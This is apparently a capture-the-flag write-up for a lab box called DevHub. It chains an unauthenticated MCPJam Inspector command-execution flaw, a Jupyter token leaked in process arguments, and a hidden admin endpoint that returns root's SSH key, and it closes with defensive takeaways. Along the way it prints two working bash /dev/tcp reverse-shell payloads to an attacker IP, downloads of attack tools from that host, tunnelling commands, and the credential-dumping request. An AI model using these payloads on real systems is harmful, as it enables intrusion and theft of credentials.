HTB Series - DevHub (Medium Box)
A medium-difficulty box chaining an unauthenticated MCPJam Inspector RCE (CVE-2026-23744) for initial access, a Jupyter token leaked in process arguments to pivot to the analyst user, and a hidden MCP service config (hardcoded API key + a credential-dumping admin function) to recover root's SSH private key.

Enumeration
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
nmap -sS -sV -A -p- -T4 devhub.htb

Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-31 02:25 -0400
Nmap scan report for 10.129.172.246
Host is up (0.0068s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:78:2e:79:0d:87:13:05:2f:53:8e:e7:3c:55:b6:4c (ECDSA)
|_  256 dd:56:8e:bc:da:b8:38:3e:9a:cd:0b:74:ee:53:85:f8 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
Nmap results yield 2 open ports: 22 (SSH) and 80 (HTTP / nginx/1.18.0).
Browsing to the web server shows a DevHub web page with some information such as MCP Inspector (Active - Port 6274), Analytics DashBoard (Internal Only - localhost:8888), Code Repository.
 DevHub’s web page with various information
Proceeded to do subdomain and directory enumeration while inspecting the web browser.
GoBuster
1
2
3
gobuster dir -u http://devhub.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

gobuster vhost -u http://devhub.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --append-domain
Both directory and vhost enumeration returned no results.
MCPJam
Accessing port 6274 and under settings, it reveals that the server is running on MCPJam version 1.4.2 which was vulnerable to CVE-2026-23744.
source:
- https://pentest-tools.com/vulnerabilities-exploits/mcpjam-inspector-remote-code-execution_28808
- https://github.com/MCPJam/inspector/security/advisories/GHSA-232v-j27c-5pp6
Initial Access
Exploitation - CVE-2026-23744
How the vulnerability works:
MCPJam Inspector is a local-first development/testing tool for MCP servers. In version 1.4.2 and earlier, two design flaws combine into an unauthenticated RCE:
Exposed listener. The inspector’s HTTP server binds to
0.0.0.0instead of127.0.0.1, so its API is reachable from any host that can route to the box — not just from localhost as the UI (“Active - Port 6274”) implies.Unauthenticated command execution. The
/api/mcp/connectendpoint is meant to launch/connect to an MCP server by spawning a local process. It reads thecommandandargsfields straight out of the JSON body and passes them to a process spawn with no authentication, no user interaction, and no validation/sandboxing.
Because anything reaching port 6274 can specify the process to “launch,” supplying bash with -c "bash -i >& /dev/tcp/<attacker>/<port> 0>&1" turns the connect call into arbitrary command execution as the account running the inspector (here, mcp-dev).
This is a more severe sibling of CVE-2025-49596: that earlier bug needed a victim to click a malicious link, whereas this one needs only network reachability. Rated CVSS 9.8 (Critical). Patched in 1.4.3, though note the patch only flips the default bind back to localhost, so an operator who deliberately exposes it on 0.0.0.0 remains vulnerable.
Execution:
POST /api/mcp/connect HTTP/1.1
Host: devhub.htb:6274
User-Agent: curl/8.18.0
Accept: */*
Content-Type: application/json
Content-Length: 122
Connection: keep-alive

{"serverConfig":{"command":"bash","args":["-c","bash -i >& /dev/tcp/10.10.14.68/1234 0>&1"],"env":{}},"serverId":"mytest"}
1
2
3
4
5
6
7
8
9
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.68] from (UNKNOWN) [10.129.172.246] 45470
bash: cannot set terminal process group (1079): Inappropriate ioctl for device
bash: no job control in this shell
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ id
id
uid=1001(mcp-dev) gid=1001(mcp-dev) groups=1001(mcp-dev)
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$
Upgraded to a fully interactive shell:
1
2
3
4
5
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Ctrl+Z
stty raw -echo; fg
export TERM=xterm-256color
stty rows 50 columns 200
1
2
3
4
5
mcp-dev@devhub:/home$ ls -l
ls -l
total 8
drwxr-x--- 9 analyst analyst 4096 May 27 12:22 analyst
drwxr-x--- 4 mcp-dev mcp-dev 4096 May 27 12:22 mcp-dev
note that we still do not have a user flag. The target is to privesc to analyst to obtain it
Privilege Escalation - Analyst User
Enumeration - LinPEAS
Transferred and executed linpeas.sh for local enumeration:
1
2
3
4
5
6
7
# On Kali
python3 -m http.server 8000

# On target
curl http://10.10.14.68:8000/linpeas.sh -o /tmp/linpeas.sh
chmod +x /tmp/linpeas.sh
/tmp/linpeas.sh
Under the Processes, Crons, Timers, Services and Sockets section, there was something in particular that stands out which was executed under the analyst context:
1
analyst     1078  0.4  2.4 181512 96568 ?        Ss   06:24   0:06 /home/analyst/jupyter-env/bin/python3 /home/analyst/jupyter-env/bin/jupyter-lab --ip=127.0.0.1 --port=8888 --no-browser --notebook-dir=/home/analyst/notebooks --ServerApp.token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7 --ServerApp.password= --ServerApp.allow_origin= --ServerApp.disable_check_xsrf=False
This was in line with the initial web page where it shows “Internal Only - localhost:8888”.
Proceeded to transfer chisel to the victim box and execute port forwarding to access the jupyter dashboard
Transferring of Chisel:
1
2
3
4
5
6
# Kali Box
python3 -m http.server 8081

# DevHub Box
wget http://10.10.14.68:8081/chisel
chmod +x /tmp/chisel
Execution of Chisel:
1
2
3
4
5
6
# Kali Box
./chisel server -p 8111 --reverse

# DevHub Box
./chisel client 10.10.14.68:8111 R:9999:127.0.0.1:8888
After port forwarding with chisel is completed, we can access the web browser locally on our kali box on http://127.0.0.1:9999. This prompts us a login page where it requires a password or token. As the password or token was found in the processes, we can copy and paste that in giving us access to the notebook.
Once on the notebook, we found that it can execute python under the context of analyst. Then we can proceed to execute a reverse shell with analyst context.
1
2
3
4
5
6
7
8
9
import pandas as pd
import numpy as np
import os

os.system('id');
os.system('bash -c "bash -i >& /dev/tcp/10.10.14.68/4443 0>&1"')
# Load internal metrics
# data = pd.read_csv('/data/metrics.csv')
1
2
3
4
5
6
7
8
9
10
11
12
nc -nlvp 4443
listening on [any] 4443 ...
connect to [10.10.14.68] from (UNKNOWN) [10.129.172.246] 41214
bash: cannot set terminal process group (1482): Inappropriate ioctl for device
bash: no job control in this shell
analyst@devhub:~/notebooks$ id
id
uid=1002(analyst) gid=1002(analyst) groups=1002(analyst)
analyst@devhub:~/notebooks$ cd
analyst@devhub:~$ cat user
<redacted>
Privilege Escalation - Root
Enumeration - Server Configs
In the /opt/opsmcp directory, there is a server.py file which contains the hidden function, API Key, ports that it ran on.
With that Info we can query the backend webserver.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
# Key configurations that we need to take note of in server.py

# API Key for authentication
VALID_API_KEY = "opsmcp_secret_key_4f5a6b7c8d9e0f1a"

def call_tool():
    if not check_auth():
        return jsonify({"error": "Unauthorized", "message": "Valid X-API-Key header required"}), 401

    data = request.get_json() or {}
    tool_name = data.get('name', '')
    args = data.get('arguments', {})

	elif tool_name == "ops._admin_dump":
	        target = args.get('target', '')
	        confirm = args.get('confirm', False)

	        if not confirm:
	            return jsonify({
	                "error": "Confirmation required",
	                "usage": "Set confirm=true to proceed",
	                "warning": "This dumps sensitive credentials"
	            })

	        if target == "ssh_keys":
	            try:
	                with open('/root/.ssh/id_rsa', 'r') as f:
	                    key_data = f.read()
	                return jsonify({
	                    "target": "ssh_keys",
	                    "root_private_key": key_data,
	                    "note": "Emergency recovery key dump"
	                })
	            except Exception as e:
	                return jsonify({
	                    "target": "ssh_keys",
	                    "error": f"Could not read key: {str(e)}"
	                })

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000, debug=False)
Execution
*Remember to change the chisel local port from 8888 to 5000 for port forwarding to the backend opsmcp server.
POST /tools/call HTTP/1.1
Host: 127.0.0.1:9999
X-API-Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a
Content-Type: application/json
Content-Length: 86

{
	"name": "ops._admin_dump",
	"arguments":{
		"confirm":true,
		"target":"ssh_keys"
	}
}
After executing the above POST request, it will dump the root’s ssh file where we can just copy and use it to ssh with root privilege.
- Copy the root’s ssh private key
- Store it into a file (e.g. root_ssh)
- chmod 600 root_ssh (this is the permission required for ssh using identity key to boxes)
- ssh -i root_ssh root@devhub.htb
1
2
3
4
5
6
7
Last login: Sun May 31 08:48:13 2026 from 10.10.14.68
root@devhub:~# id
uid=0(root) gid=0(root) groups=0(root)
root@devhub:~# cat root.txt
<redacted>
root@devhub:~#
Defensive Takeaways
1. MCPJam Inspector (Initial Access)
- Upgrade past 1.4.2 (1.4.3+), but don’t treat the patch as sufficient, it only changes the default bind to localhost. Explicitly bind dev tooling to
127.0.0.1, firewall port 6274, and never expose MCP inspector/dev interfaces to a routable network. - Run developer tooling under a low-privilege, sandboxed service account so an RCE yields minimal blast radius.
2. Secrets in process arguments (analyst privesc)
- The Jupyter token was passed as a CLI flag (
--ServerApp.token=...), making it readable by any local user viaps//proc/<pid>/cmdline. Never pass tokens, passwords, or keys as command-line arguments. - Store secrets in config files (
jupyter_server_config.json) or env files with strict permissions, and considerhidepid=2on/procto limit cross-user process visibility.
3. “Internal only” is not a control
- The dashboard was labelled internal/localhost-only, yet was trivially reachable once a foothold existed (via token reuse + port forwarding). Network labels aren’t a boundary, require authentication on internal services and assume lateral reachability post-compromise.
4. opsmcp server.py (root)
- A hardcoded API key in source (
VALID_API_KEY) is a static, leakable credential — keep secrets out of code and rotate anything committed. - The
ops._admin_dumptool reads/root/.ssh/id_rsaand returns it over the API. Building “dump credentials” functionality is a self-inflicted privilege-escalation primitive. A service should never be able to read root’s private key, apply least privilege to the service account and file ownership.